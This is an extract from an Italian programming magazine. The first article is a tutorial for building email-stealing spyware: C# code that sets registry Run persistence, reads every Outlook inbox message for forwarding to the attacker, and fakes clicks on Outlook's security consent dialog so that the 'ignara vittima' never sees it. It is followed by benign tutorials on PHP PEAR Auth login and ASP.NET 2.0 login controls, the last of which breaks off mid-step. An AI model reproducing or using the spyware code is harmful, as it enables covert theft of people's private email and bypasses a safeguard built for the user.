Ma come si accede al registro di sistema?
Semplice: mediante la classe *RegistryKey*.
La classe *RegistryKey* (C#) ci permette di accedere al registro di sistema con una semplicità ed una trasparenza incredibili.

```
RegistryKey K = Registry.CurrentUser.OpenSubKey(
  "Software\\Microsoft\\Windows\\CurrentVersion\\Run");
K.SetValue("IEX", Percorso_da_Riavviare);
```

Adesso l'applicazione si riavvierà automaticamente ad ogni reboot di sistema.

MESSAGGI IN WINDOWS

Esistono internet molte pagine dedicate al messaging di Windows, con numerose tabelle che riportano i messaggi possibili, divisi per categoria di componente e riportanti gli effetti sortiti, un link interessante è: http://www.gameprog.it/?view=468.

RECUPERARE LE EMAIL DELL'UTENTE

Il passo successivo è quello di recuperare le e-mail dell'utente. Esistono molte vie per accedere alla posta elettronica ed analizzarle tutte nel dettaglio richiederebbe molto più spazio di quello disponibile. Le e-mail in un computer possono essere memorizzate in maniera differente a seconda del client utilizzato (Microsoft Outlook, Outlook Express, Netscape, Thunderbird, Eudora, etc).
In questa sede analizzeremo Microsoft Outlook.
Microsoft Outlook è un software appartenente al pacchetto Microsoft Office e gestisce, oltre alla posta elettronica, anche contatti, appuntamenti, ed altro; in pratica, accedendo ai dati di Outlook, è possibile arrivare addirittura a ricavare informazioni sui contatti e su tutto quanto gestito dal client. Microsoft Outlook memorizza tutti i dati relativi a posta, contatti, cartelle ed altro in un file con estensione *".pst"* presente, di solito, nella cartella di sistema (solitamente "*Outlook.pst*").
Tale file è criptato e protetto da copia, per ovvi motivi legati alla sicurezza; ma è, tuttavia, possibile accedervi con opportune tecniche che aggirano l'ostacolo. Prima di tutto, Windows effettua una copia di sicurezza di tale file e la posiziona nella cartella *"Recovery"* presente sotto la cartella principale di Windows. Una prima idea sarebbe prelevare questo file e copiarlo in una cartella dove potrebbe essere decriptato con comodo. Tuttavia esiste un secondo metodo. È possibile scaricare una suite di librerie il cui nome è Office Partner, realizzata dalla *DeVries Data Systems*, poi divenuta *Fullmoon Interactive*, distribuita da Turbo Power ed attualmente scaricabile da SourceForge all'indirizzo: *http://sourceforge.net/projects/tpofficepartner/*. La pecca di queste librerie è che sono distribuite per due soli ambienti di sviluppo, fornendo le funzioni di accesso ad Office solo ai linguaggi Borland Delphi e Borlnd C++Builder.
Alternativamente, si potrebbe accedere, direttamente, ai dati di Outlook, mediante le stesse funzioni fornite da Microsoft.
Microsoft fornisce una serie di DLL", mediante le quali è, facilmente, possibile accedere a dati e funzioni del suo pacchetto software da ufficio. Le librerie sono scaricabili dal sito Microsoft al link: *http://support.microsoft.com/default.aspx/kb /328912?*. A partire dalla pagina a cui si accede, infatti, vengono forniti diversi files che hanno la funzione di assembly di interoperabilità primarie PIAs (Pio) che, praticamente, non sono altro che le librerie, i tipi e le funzioni ufficiali che sono maggiormente utilizzate sotto Microsoft Office XP. Le librerie contenute nel pacchetto sono parecchie, in particolare, un file che può essere sfruttato è *Microsoft.Office.Interop.Outlook .dll.*
È ovvio che questa dll vada poi inglobata nel pacchetto *HackWare* (sulle modalità di infezione di una macchina e sulle tecniche per installare in maniera invisibile il nostro *HackWare* ci soffermeremo in futuri articoli). Per ora lo scopo è la realizzazione, e dunque limitiamoci a vedere come inglobare queste librerie nel nostro applicativo.
Mediante C#, una volta copiate e registrate nel

sistema, le librerie devono essere indicate tra i references del progetto C#. Con il tasto destro del mouse è necessario cliccare sulla voce *References: si* ottiene un menù a tendina con due voci, rispettivamente: *Add reference* ed *Add WEB reference:* è necessario selezionare la prima.
Ora, se le librerie sono già registrate nelle chiavi di registro, sarà sufficiente spostarsi sulla linguetta *COM* della finestra che compare e selezionare la classe cercata. In alternativa (per maggiore portabilità del programma) è possibileincludere la dll in questione selezionandola grazie al tasto *"Browse…"* (magari, in questo caso posizionandone una copia proprio in una cartella con l'applicativo).
A questo punto abbiamo a disposizione le librerie con le funzioni basate sugli oggetti COM che la Microsoft offre per la programmazione di Office (ed in particolar modo di Outlook).
Innanzitutto è necessario includere le librerie che ci saranno utili:

```
using Microsoft.Office.Core;
using Microsoft.Office.Interop.Outlook;
```

In primo luogo, per interagire con dati e funzioni di un'applicazione del pacchetto Office, è necessario creare una istanza di applicazione di quel tipo, cioè se vogliamo interagire con dati e funzioni di Microsoft Outlook, dobbiamo creare una istanza di tipo *"Applicazione Outlook"*.
In codice il tutto si traduce in:

```
Microsoft.Office.Interop.Outlook.Application olApp=
        new Microsoft.Office.Interop.Outlook
                .ApplicationClass();
```

Poi serve un oggetto di tipo Folder:

```
Microsoft.Office.Interop.Outlook.MAPIFolder mfd;
```

Come si può facilmente immaginare *mdf* rappresenta la cartella di Outlook a cui si vuole accedere. Dunque, associamo alla variabile *mfd* la cartella della *"Posta in arrivo"* (*InBox*).

```
mfd=olApp.GetNamespace("MAPI").GetDefaultFolder(
    Microsoft.Office.Interop.Outlook.OlDefaultFolders
                .olFolderInbox);
MAPIFolder inboxFolder = olApp.GetNamespace(
        "MAPI").GetDefaultFolder(
        OlDefaultFolders.olFolderInbox);
```

Adesso possiamo estrapolare le informazioni come ad esempio quante e-mail sono presenti nel sistema, ottenibile mediante il metodo:


```
inboxFolder.Items.Count;
```


Oppure, potremmo estrapolare ogni singola e-mail, con un semplice ciclo:

```
String Testo, Indirizzo, Soggetto;
  foreach(object obj in inboxFolder.Items)
  {
    MailItem item = obj as MailItem;
      String S;
      if(item != null)
      {
        Indirizzo = item.SenderName;
        Soggetto = item.Subject;
        Testo = item.Body;
        // Qui poi va inserito il codice che spedisce
        // questa e-mail altrove, magari da noi…
      }
  }
```

Come indicato nel commento, ora non rimarrebbe (teoricamente) che aggiungere il codice necessario ad inviare una e-mail con i dati raccolti, nel ciclo.
In pratica basterebbe (sempre in linea teorica) inoltrare ciascuna e-mail recuperata al nostro indirizzo di posta, mediante funzioni proprie di C#.
Il codice per la spedizione di una e-mail in C# è estremamente semplice e non necessita di spiegazioni particolari (quasi esula dalle argomentazioni dell'articolo).
In ogni caso, schematicamente è così riassumibile:

```
// create mail message object
MailMessage mail = new MailMessage();
mail.From = "";          // put the from address here
mail.To = "";          // put to address here
mail.Subject = "";        // put subject here
mail.Body = "";          // put body of email here
SmtpMail.SmtpServer = ""; // put smtp server you
                          will use here
// and then send the mail
SmtpMail.Send(mail);
```

Possibile, però che Microsoft non abbia pensato ai possibili utilizzi scorretti delle librerie fornite?
Questo dubbio porta a questioni che rendono il codice precedente ad essere limitato da un problema di tipo pratico. Microsoft ha previsto l'evenienza che qualcuno potesse far uso delle proprie librerie in maniera poco opportuna, ed ha realizzato un sistema di "allarme" in grado di scattare all'atto del tentativo del nostro software di accedere ai dati in questione, causa la comparsa di una finestra che avvisa l'utente che un programma estraneo sta tentando un acceso non autorizzato ai dati e chiede con-

L'API REGISTER SERVICE

In alcuni linguaggi, come ad esempio Borland Delphi, *GetCurrentProcessID* è già presente tra le funzioni di libreria, mentre in altri, quali ad esempio C#, Visual Basic, ecc., è da estrapolare la modulo *Kernel32.dll* come *RegisterServiceProcess ().*

ferma su se permettere o meno al nostro software di proseguire l'azione.
Se l'utente fosse al corrente della presenza del software e decidesse di concedere di poter proseguire nell'azione, chiaramente non ci sarebbe alcun problema. L'allarme di Microsoft, infatti, blocca l'esecuzione del programma che tenta l'accesso ai dati, avvisa l'utente mediante la dialog e rimane in attesa di istruzioni sul da farsi.
Ovviamente non possiamo sperare di avere il consenso dall'ignara vittima del nostro *HackWare* e, dunque, dobbiamo aggirare l'ostacolo. Qualsiasi applicativo che giri sotto Windows, non opera disegnando le form personalmente, ma incarica il sistema operativo di assisterlo in questa ed altre operazione.
In realtà, dal disegno delle schermate, alla gestione dell'input (e cosi via), il tutto è assegnato alla gestione dei messaggi di Windows. In pratica qualsiasi applicazione Windows è, in realtà, un insieme condizionato di messaggi tra il software stesso e il sistema operativo. Quando viene visualizzata una finestra o quando viene cliccato un tasto, un insieme di messaggi avvisano l'applicazione e Windows dell'accaduto e del da farsi.
A seguito di tali messaggi Windows ed il programma agiscono di conseguenza.
In generale, un programma Windows non è che una gestione coordinata di messaggi. Tutto il sistema Windows funziona su questa struttura. In definitiva se fosse possibile simulare, mediante messaggi, l'accettazione dell'accesso da parte dell'utente, la selezione del tempo di accesso concesso e della pressione del tasto di conferma, il virus avrebbe ottenuto il risultato voluto. In pratica si farà credere a Windows che un utente (che sarebbe simulato, in realtà, dal virus) accetti l'invasione, selezioni la checkbox e scelga nella combobox il tempo massimo di concessione, dopodiché clicchi il tasto *"Si"* o *"Yes"*. Per far questo, dobbiamo individuare gli handle (puntatori) alle finestre ed ai componenti Windows. Dopodiché saranno usate apposite funzioni che inoltrano, e permettono di ricevere, messaggi a, e da, finestre e componenti, con come parametri l'Handle e l'eventuale messaggio.
Per la gestione dei messaggi esistono le funzioni FindWindow, FindWindowEx, SendMessage e PostMessage. Si tratta di API di sistema. Includerle nell'ambiente di sviluppo è relativamente semplice:

```
[DllImport("user32.dll")]
public static extern int FindWindow ( string
                    lpClassName,  string lpWindowName);
```

```
[DllImport("user32.dll", SetLastError = true)]
public static extern IntPtr FindWindowEx(IntPtr
      parentHandle, IntPtr childAfter, string className,
                                   IntPtr windowTitle);

[DllImport("user32.dll")]
public static extern int SendMessage( int hWnd,  uint
                         Msg,  int wParam,  int lParam);

[DllImport("user32.dll", SetLastError = true)]
public static IntPtr PostMessage(IntPtr hWnd,int
                    msg,IntPtr wParam,IntPtr lParam);
```

FindWindow é una funzione che permette di individuare una finestra (od un componente, vedendolo come una finestra), presente sul video ed attiva, conoscendone (rispettivamente) la tipologia di componente (o classe) od il nome (inteso come il nome di Istanza usato). È sufficiente specificare uno solo dei due parametri, per ottenere un risultato, qualora ci sia a video almeno un componente con i dati indicati. Se trova il componente cercato ne restituisce l'Handle. *FindWindowEx*, è simile a *FindWindow*. La sua funzione è quella di individuare un componente, interno ad un altro di cui si conosce l'Handle (che viene passato come primo parametro), e di cui si conosce il *ClassName* (nome della tipologia o classe) od il testo contenuto (qualora come componente sia previsto un testo in esso). Anche *FindWindowEx* restituisce, l'eventuale Handle trovato del componente.
SendMessage e *PostMessage*, hanno la più semplice funzione di mandare messaggi ad un componente il cui Handle viene passato come primo parametro. Il messaggio è, in genere, un valore intero. Eventualmente possono restituire un valore intero che ha un significato in termini di messaggio di risposta. Gli Handle possono essere memorizzati all'interno di puntatori a valori interi.

```
IntPtr Handle_Window = IntPtr.Zero;
IntPtr Handle_Button_Si = IntPtr.Zero;
IntPtr Handle_Check = IntPtr.Zero;
IntPtr Handle_Combo = IntPtr.Zero;
```

Non conoscendo il nome con il quale Microsoft ha identificato, in tempo di programmazione, la finestra dialog di allarme, ricerchiamo la finestra a video con impressa nella caption bar la voce *"Microsoft Office Outlook"*

```
Handle_Window = FindWindow("","Microsoft Office
                                        Outlook");
```

questa voce è identica a quella presente nella

finestra di Microsoft Outlook. Ottenuto l'handle della finestra, dobbiamo trovare quella del tasto di conferma (Si o Yes a seconda della nazionalità della lingua del sistema operativo, considerando solo quella italiana ed inglese-americana; e sottolineata o meno a seconda della versione). La tipologia di componente è sempre Button e l'handle della finestra contenente il tasto lo abbiamo poco fa ricavato e memorizzato in *Handle_Window*.

```
Handle_Button_Si= FindWindowEx(Handle_Window,
                               0, "Button", "Sì");
 if (Handle_Button_Si==0)
Handle_Button_Si= FindWindowEx(Handle_Window,
                               0, "Button", "&Sì");
 if (Handle_Button_Si==0)
Handle_Button_Si= FindWindowEx(Handle_Window,
                               0, "Button", "Si");
 if (Handle_Button_Si==0)
Handle_Button_Si= FindWindowEx(Handle_Window,
                               0, "Button", "&Si");
 if (Handle_Button_Si==0)
Handle_Button_Si= FindWindowEx(Handle_Window,
                               0, "Button", "Yes");
 if (Handle_Button_Si=0)
Handle_Button_Si= FindWindowEx(Handle_Window,
                               0, "Button", "&Yes");
```

Utilizziamo una serie di verifiche, per controllare che sia stato individuato l'handle del componente, ed in caso negativo riproviamo con un'altra versione di testo contenuto.
Il checkbox, che permette di attivare la combobox contenente il tempo da concedere, è a livello di sistema un particolare bottone (con metodo Paint rivisitato), quindi per indivisuarlo sarà necessario indicare il tipo di componente come un "Button"; anche qui cercheremo i vari tipi di testo possibili:

```
Handle_Check = FindWindowEx(Handle_Window, 0,
                    "Button", "&Allow access for");

 if (Handle_Check==0)
Handle_Check = FindWindowEx(Handle_Window, 0,
                    "Button", "Allow access for");

 if (Handle_Check==0)
Handle_Check = FindWindowEx(Handle_Window, 0,
                    "Button", "&Consenti accesso per");

 if (Handle_Check==0)
Handle_Check = FindWindowEx(Handle_Window, 0,
                    "Button", "Consenti accesso per");
```

Infine ci serve di individuare la ComboBox.
Essendocene una sola, on è necessario specificare il testo contenuto, ma soltanto ta ticologia (o classe).

```
Handle_Combo=FindWindowEx(Handle_Window, 0,
                                "ComboBox", Nil);
```

Adesso non rimane che mandare (e ricevere) i giusti messaggi.

```
public const int BM_SETCHECK= 0x 0F1;
                        // X Selezionare I chackbox
public const int CB_GETCOUNT = 0x146;
                  // X contare gli items in una combo
public const int CB_SETCURSEL = 0x14E;
             // per selezionare un item in una combo
public const int BM_CLICK = 0xF5;
                             // per cliccare un bottore
```

Selezioniamo il checkbox

```
SendMessage(Handle_Check, BM_SETCHECK, 1, 0);
```


Otteniamo il numero di items della combo

```
Numero_Items_Combo:= SendMessage(
               Handle_Combo, CB_GETCOUNT, 0, 0);
```

impostiamo al massimo valore possibile l'item selezionato della combo (così da avere ilmassimo del tempo possibile per l'accesso)

```
SendMessage(Handle_Combo, CB_SETCURSEL,
                     Numero_Items_Combo - 1, 0);
PostMessage(Handle_Button_Si, BM_CLICK, 0, 0);
```

Questo codice può essere inserito in un timer ed essere effettuato con regolarità, occupa pochi secondi e qual'ora la dialog di allarme compaia non farebbe in tempo ad avvisare l'utente del problema, tanto veloce sarebbe la sua scomparsa. Il lavoro si può dire ultimato. Come si è visto, l'hacking non è una conoscenza assoluta, ma l'insieme di più conoscenze approfondite, spesso in aree differenti dell'informatica, che vengono integrate per porre soluzione a problematiche non standard. Il cattivo utilizzo di queste conoscenze può dar luogo alla comparsa di virus informatici, ma se, invece, supportato da un'etica morale, può essere, anche, mezzo di preparazione per valide figure professionali nel campo dell'ingegneria e del software problem solving.
Approfondiremo, nelle prossime lezioni argomenti quali, le possibilità di infezione delle macchine Windows ed Unix, le backdoor, e molte altre curiosità legate a questo misterioso mondo.

Maurizio Postiglione

Login? Si grazie, gestiamolo da PHP

Se state sviluppando un sito che ha un minimo di interazione con l'utente, è molto probabile che vi troverete a dovere scrivere il codice che ne gestisce l'accesso alle aree protette. Ecco come...

Molti di voi si saranno trovati a fare i conti con la gestione dell'autenticazione con pagine PHP. Nella maggior parte dei casi, gestire una sessione di autenticazione comporta la creazione di un database, la gestione della sessione, e ovviamente del codice che autentifica l'utente con i dati immessi nel database a fronte di certe credenziali.

Non sembrerebbe niente di estremamente complicato e in effetti potrebbe non esserlo, se non fosse che in alcuni casi l'autenticazione potrebbe avvenire per confronto con un db di password inserito in un file, oppure con un db non mysql, oppure addirittura nei confronti di un server POP3 che detiene le password degli account email.

In ogni caso, la nostra parola d'ordine è il riutilizzo. Perché scrivere da zero il proprio codice quando qualcuno ha già fatto per noi la maggioranza del lavoro? Anche in questo articolo ci occuperemo di una delle tanti classi Pear messe a disposizione dal PHP Group, e in particolare parleremo proprio della classe Auth che consente di gestire l'autenticazione in modo estremamente semplice e veloce.

INSTALLAZIONE DELLA CLASSE AUTH

I più costanti fra i lettori di ioProgrammo, sapranno già che con Pear si intende un repository di classi scritte in PHP dal PHP Group e rese disponibili come estensioni del linguaggio per chiunque ne voglia fare uso. Allo stesso modo è abbastanza noto che in PHP esistono comandi semplificati per la gestione delle classi Pear. In particolare per installare la classe Auth, sarà sufficiente digitare da una console:

```
pear install Auth
```

In ambienti Unix solitamente il comando Pear è già mappato nel Path, in ambienti Windows potrebbe essere necessario andare a cercare il comando in questione nella sottodirectory di installazione di PHP.

Questo comando si occupa di scaricare da internet i file necessari all'installazione della classe e posizionarli nelle directory opportune. Una volta fatto questo, per utilizzare la classe in questione è sufficiente includerla nel file PHP in cui abbiamo intenzione di farne uso.

Noi inizieremo con il creare una directory config sotto la radice dell'applicazione Web che stiamo sviluppando. All'interno della directory config creeremo un file config.inc.php, che contiene le seguenti linee:

```
<?
require_once "Auth.php";
$params = array("dsn"=> "mysql:
                //ioPuser:ioPpasswd@localhost/ioPlogin",
                "table" => "auth",
                "usernamecol" => "username",
                "passwordcol" => "password");
$a = new Auth("DB", $params, "loginFunction");
$a->start();
?>
```

Il file index.php sarà contenuto invece nella root della nostra applicazione e conterrà le seguenti linee:

```
<?
 require_once "config/config.inc.php";

if ($_GET['action'] == "logout" && $a->checkAuth()) {
    $a->logout();
    $a->start();

}
if ($a->getAuth()) {
```

```
    echo "Solo gli utenti registrati possono accedere
                                              qui<br>";
    echo '<a href=index.php?action=
                                    logout>Logout</a>';

}
?>
```

DENTRO IL CODICE

Cerchiamo di capire cosa è successo nelle righe precedenti.
Nel file *config.inc.php*, abbiamo prima di tutto incluso la classe *Auth* del package *Pear*. La riga che assolve a questa funzione è:

```
require_once "Auth.php";
```

Ci siamo poi preoccupati di instanziare un oggetto di classe Auth che utilizzeremo all'interno del nostro progetto e conterrà tutti i metodi per gestire l'autenticazione. Il costruttore della classe Auth risponde alla sintassi:

```
Auth::Auth (mixed $storageDriver = "DB", mixed
           $options = "", string $loginFunction = ""
                  [, boolean $showLogin = TRUE])
```

Lo *storageDriver* rappresenta il “contenitore” di username e password che devono essere confrontate con le credenziali di autenticazione.
Nel nostro caso abbiamo utilizzato uno storage di tipo Db, in realtà la classe Pear supporta:

Database
File
SMBPasswd
IMAP
LDAP
POP3
RADIUS
SOAP
VpopMail

e infine un “Custom Container”, cioè un driver virtuale la cui implementazione è lasciata al programmatore in caso di Storage non previsti fra quelli attualmente supportati.
Options è tipicamente un array che contiene le opzioni da passare al Driver dello storage.
Nel nostro caso:

```
$params = array("dsn"=> "mysql:
          //ioPuser:ioPpasswd@localhost/ioPlogin",
          "table" => "auth",
          "usernamecol" => "username",
          "passwordcol" => "password"
          );
```

Abbiamo passato una DSN con i dati identificativi della connessione al database che contiene username e password, la tabella che contiene i dati in questione, e infine le due colonne che contengono le credenziali di autenticazione.
La *loginFunction* è una stringa che identifica una funzione che stampa la form di autenticazione a schermo. Nel nostro caso non abbiamo effettuato un ovverride di questa funzione, perciò a schermo ci verrà mostrata la form standard implementata in Auth.

ShowLogin è un valore booleano. Se settato a false la form di registrazione non sarà visualizzata. Si tratta di un valore opzionale che può essere utilizzato in certi casi se per esempio non si intende mostrare la form di autenticazione in certe pagine.
Per quanto concerne il costruttore tutto dunque sembra essere chiaro, abbiamo instanziato l'oggeto con la riga:

```
$a = new Auth("DB", $params, "loginFunction");
```

Il metodo Start, richiamato alla riga:

```
$a->start();
```

Avvia il processo di autenticazione. Abbiamo preferito avviare questo processo nel file config.inc .php perché in questo modo l'oggetto $a viene condiviso globalmente fra tutte le pagine che compongono l'applicazione e potremo muoverci fra le pagine mantenendo invariato il processo di autenticazione.

PROTEGGERE LE PAGINE

Index.php costituisce la prima pagina da proteggere. Prima di tutto abbiamo inserito config.inc.php dove avevamo instanziato l'oggetto $a e fatto partire il processo di autenticazione.
In index.php non ci resta che controllare se l'utente si è loggato o meno. Lo facciamo con le righe:

```
if ($a->getAuth()) {
    echo "Solo gli utenti registrati possono accedere
                                              qui<br>";
    echo '<a href=index.php?action=
                                    logout>Logout</a>';
}
```

Il metodo che controlla se un utente si è autenticato o meno è *getAuth()*, notate che solo se getAuth() ritorna un valore true si può accedere al

codice contenuto nell'if sottostante. Altra nota interessante è che all'interno del codice condizionale abbiamo inserito un azione per il Logout che non fa altro che richiamare la pagina index.php e passargli in get un parametro.
Il codice che gestisce il parametro in questione è:

```
if ($_GET['action'] == "logout" && $a->checkAuth())
{
    $a->logout();
    $a->start();
}
```

controlla che il parametro passato sia “logout”, verifica che esista una sessione relativa all'utente autenticato, se esiste effettua il logout con il metodo logout() e mostra di nuovo la form di autenticazione con il metodo start().
Notate che fino ad ora non ci siamo mai dovuti occupare via codice della gestione della sessione, o di recuperare i dati dal database, è stata la classe Auth ad occuparsi di tutto evitandoci un bel po' di lavoro di backend.
Come ultimo esempio di questo paragrafo creiamo un secondo file chiamato due.php e inseriamo al suo interno il seguente codice:

```
<?
 require_once "config/config.inc.php";
 if ($_GET['action'] == "logout" && $a->checkAuth())
{
    $a->logout();
    $a->start();
}
if ($a->getAuth()) {
     echo "Solo gli utenti registrati possono accedere
                                              qui<br>";
     echo "<a href=index.php>torna
                                    all'indice</A><br>";
     echo '<a href=index.php?action=
                                    logout>Logout</a>';
}
?>
```

modifichiamo index.php come segue:

```
if ($a->getAuth())
{
     echo "Solo gli utenti registrati possono accedere
                                              qui<br>";
     echo "<a href=due.php>Vai a due</a><br>";
     echo '<a href=index.php?action=
                                    logout>Logout</a>';
}
```

Noterete che la navigazione fra i due file sarà completamente trasparente e non verranno richieste ulteriori credenziali di autenticazione.

CREARE LA TABELLA DI AUTENTICAZIONE

Una tabella funzionale allo scopo di contenere le informazioni di autenticazione, può essere creata in MYSQL con il seguente codice

```
CREATE TABLE auth (
    username VARCHAR(
  50) default '' NOT NULL,
    password VARCHAR(
  32) default '' NOT NULL,
            PRIMARY KEY
             (username),
          KEY (password)
                      );
```

MODIFICARE IL CONTAINER

Fin qui abbiamo usato come fonte per i dati di autenticazione un database MySQL. Tecnicamente si propone come un'ottima soluzione. Abbiamo anche detto però che uno dei punti di forza della classe Auth, risiede proprio nella capacità di supportare diversi container con un minimo sforzo programmativo. Se ad esempio le credenziali di autenticazione risiedessero in un file in uno dei classici formati Unix,CSV, ovviamente con password criptate, il codice di config.inc.php cambierebbe come segue:

```
<?
require_once "Auth.php";
$params="pwd.txt";
$a = new Auth("File", $params, "loginFunction");
$a -> start();
?>
```

Si intuisce facilmente che le modifiche sono veramente banali. In realtà tutto questo funziona egregiamente con PHP4, molto meno con PHP5. C'è un bug nella documentazione di Pear/Auth e uno nell'implementazione delle sue classi costituenti. Secondo la documentazione ufficiale di fatti i parametri da passare, ad esempio, al container di tipo DB sono semplicemente costituiti da una stringa. Tuttavia se provate a passare come parametro al costruttore Auth una stringa come nell'esempio che segue:

```
<?
require_once "Auth.php";
$params= "mysql:
              //ioPuser:ioPpasswd@localhost/ioPlogin";
$a = new Auth("DB", $params, "loginFunction");
$a -> start();
?>
```

Otterrete un errore di tipo:

```
Fatal error: Cannot unset string offsets in
```

Questo perché il costruttore si attende un array. Viceversa il Container di tipo File supporta solo una stringa, ma il costruttore di Auth si attende comunque un array, così se provate a passare una stringa come parametro “nome-del-file-di-password” del container di tipo File otterrete ancora una volta lo stesso errore. Un possibile hack per “patchare” il problema è modificare la linea 180 del file Auth.php contenuto nella directory di inclusione di Pear come segue:

```
 function Auth($storageDriver, $options = '',
                  loginFunction = '', $showLogin = true)
```

```
    {
        if (is_array($options) && !empty(
                        $options['sessionName'])) {
            $this->_sessionName =
                        $options['sessionName'];
            unset($options['sessionName']);
        }
```

Con questa soluzione tutto funziona egregiamente.

OTTIMIZZAZIONI FINALI

A differenza di PHPLib o altre librerie simili, Auth non supporta direttamente la gestione dei ruoli. Si tratta di un limite facilmente superabile. Considerate un config.inc.php modificato come segue:

```
<?
require_once "Auth.php";
 $params = array("dsn"=> "mysql:
            //ioPuser:ioPpasswd@localhost/ioPlogin",
            "table" => "auth",
            "usernamecol" => "username",
            "passwordcol" => "password",
            "db_fields" => "role"
        );
 $a = new Auth("DB", $params, "loginFunction");
$a -> start();
?>
```

abbiamo semplicemente aggiunto una cella indicizzata come db_fields all'array dei parametri passati al costruttore. La cella viene valorizzata con un campo precedentemente inserito come colonna nella tabella auth. Se provate adesso ad eseguire una stampa della session, ottenete:

```
Array
(
    [_authsession] => Array
        (
            [data] => Array
                (
                    [role] => 1
                )
            [registered] => 1
            [username] => jaco
            [timestamp] => 1129642680
            [idle] => 1129642680
        )
)
```

Notate come il valore recuperato “role” recuperato dal database ed associato all'utente autenticato viene salvato nella session. L'elemento indicizzato come db_fields può contenere una serie di valori separati da virgola, ognuno dei quali deve trovare una colonna corrispondente nella colonna Auth. Tutti i valori vengono restituiti dopo la richiesta di autenticazione e salvati nella session corrente.

PICCOLE COMODITÀ

Il metodo getUsername() restituisce il nome dell'utente loggato. Ad esempio volendo offrire il benvenuto ad un utente che ha appena effettuato il login si può utilizzare qualcosa del genere:

```
if ($a->getAuth()) {
echo "Solo gli utenti registrati possono accedere
                                        qui<br>";
 echo "Benvenuto ".$a->getUsername()."<br>";
```

I metodti setExpire e setIdle possono essere utilizzati per definire il tempo di expire della sessione e la latenza fra un'azione e l'altra prima che l'utente venga automaticamente disconnesso.

CONCLUSIONI

L'aspetto più interessante dell'intera classe Auth è la sua semplicità di utilizzo. Pecca ancora in qualche bug di documentazione, ma rappresenta senza dubbio un ottimo e completo punto di partenza, per chi ha bisogno di proteggere le proprie pagine da login non autorizzati. Non si tratta senza dubbio della classe Pear più avanzata per il controllo dell'autenticazione, ma sicuramente è abbastanza affidabile, semplice e customizzabile da potere essere utilizzata in progetti di dimensioni medio/grandi.

PERSONALIZZAZIONE DELLA FORM

Certamente la maggior parte di voi non sarà contenta di come appare la form di autenticazione in condizioni standard. Potete semplicemente effettuare un ovverride, utilizzando il parametro string $loginFunction del costruttore. L'esempio è il seguente:

```
<?
require_once "Auth.php";
function loginFunction()
{
echo "<form method=\"post\" action=
                    \"index.php\">";
   echo "<input type=\"text\" name=
                    \"username\">";
   echo "<input type=\"password\"
                    name=\"password\">";
   echo "<input type=\"submit\">";
   echo "</form>";}
$params = array("dsn"=> "mysql:
   //ioPuser:ioPpasswd@localhost/ioPlogin",
     "table" => "auth","usernamecol" =>
                              "username",
          "passwordcol" => "password");
$a = new Auth("DB", $params,
                        "loginFunction");
$a->start();
?>
```

Ovviamente questa operazione va fatta in *config.inc.php* di modo che l'aspetto che la form di autenticazione assumerà sia comune a tutte le pagine che ne fanno uso.

Gestire gli utenti con ASP.NET 2.0

Tra le novità più interessanti della nuova versione del framework di Microsoft dedicato ad Internet spicca l'arrivo di alcuni controlli per la gestione dell'autenticazione. Vediamo come funzionano

L'autenticazione degli utenti all'interno di un'applicazione web è sempre stata un'operazione delicata ma, soprattutto, ripetitiva. Delicata perché ogni qualvolta si permette ad un utente di inserire informazioni all'interno del proprio sito, si apre una "porta" verso il proprio server (basti pensare a tutti i casi di *SQL Injection* che si sono verificati tramite i campi di *username* e *password*), ripetitiva perché è un'operazione che coinvolge sempre le stesse risorse, ad esempio un database e il codice per autenticare l'utente, che vanno ripetute tra le pagine dei vari siti. Se con ASP.NET 1.x già si erano visti dei miglioramenti a tal proposito, con la seconda release troviamo dei veri e propri strumenti che facilitano il compito del programmatore. All'interno dei nuovi controlli di ASP.NET 2.0 troviamo le seguenti novità:

- **Login:** è un controllo completamente funzionante per raccogliere le informazioni dell'utente e per avviare il processo di autenticazione.
- **LoginStatus:** è un controllo che indica lo stato di autenticazione dell'utente. Visualizza un link per effettuare il Login quando l'utente è ancora anonimo ed uno per il Logout quando l'utente è autenticato.
- **LoginView:** è un controllo che definisce una zona dove inserire viste basate sullo stato di autenticazione dell'utente. In queste viste è possibile inserire i controlli e le informazioni da far visualizzare a seconda dello stato di autenticazione dell'utente.
- **LoginName:** è un controllo che riporta automaticamente il nome dell'utente che si è autenticato.
- **CreateUserWizard:** è un controllo completamente funzionante per raccogliere le informazioni di registrazione di un utente. È formato, inizialmente, da due step: raccolta dei dati dell'utente, come username e password e messaggio di registrazione completata. Comunque è un controllo flessibile che permette anche l'aggiunta e la personalizzazione degli step.
- **ChangePassword:** è un controllo che permette ad un utente di cambiare la propria password.
- **PasswordRecovery:** recupera la password smarrita da un utente o genera una nuova. Il controllo è in grado di inviare una email all'utente con i dati della password previa impostazione del server di posta smtp.

Questa serie di nuovi controlli, in aggiunta ad una nuova serie di istruzioni da inserire all'interno del file di configurazione *web.config*, permette di implementare la funzionalità di autenticazione degli utenti, in maniera semplice e sicura.

CREAZIONE DELL'APPLICAZIONE WEB

Per vedere immediatamente i nuovi controlli di Login all'opera, la soluzione più semplice è quella di creare un nuovo sito, utilizzando *Visual Web*





Fig. 1: Iniziamo creando un nuovo "personal web site starter kit"

Developer 2005 Express Edition (*http://lab.msdn.microsoft.com/express/vwd/*), partendo dal template chiamato *Personal Web Site Starter Kit*. Questo kit permette di creare un sito completamente funzionante adatto a chi voglia condividere con gli altri le proprie foto e i propri dati personali.
Il sito viene fornito con la completa implementazione dei controlli di Login che possono essere analizzati per capirne il funzionamento.
Vediamo i semplici passi necessari a creare il sito:

1 Dopo aver mandato in esecuzione il tool di sviluppo, occorre selezionare il menu *File | New Web Site...*

2 Dalla dialog box New Web Site di **Figura 1** scegliere il template *Personal Web Site Starter Kit* specificando un nome per identificare l'applicazione web.

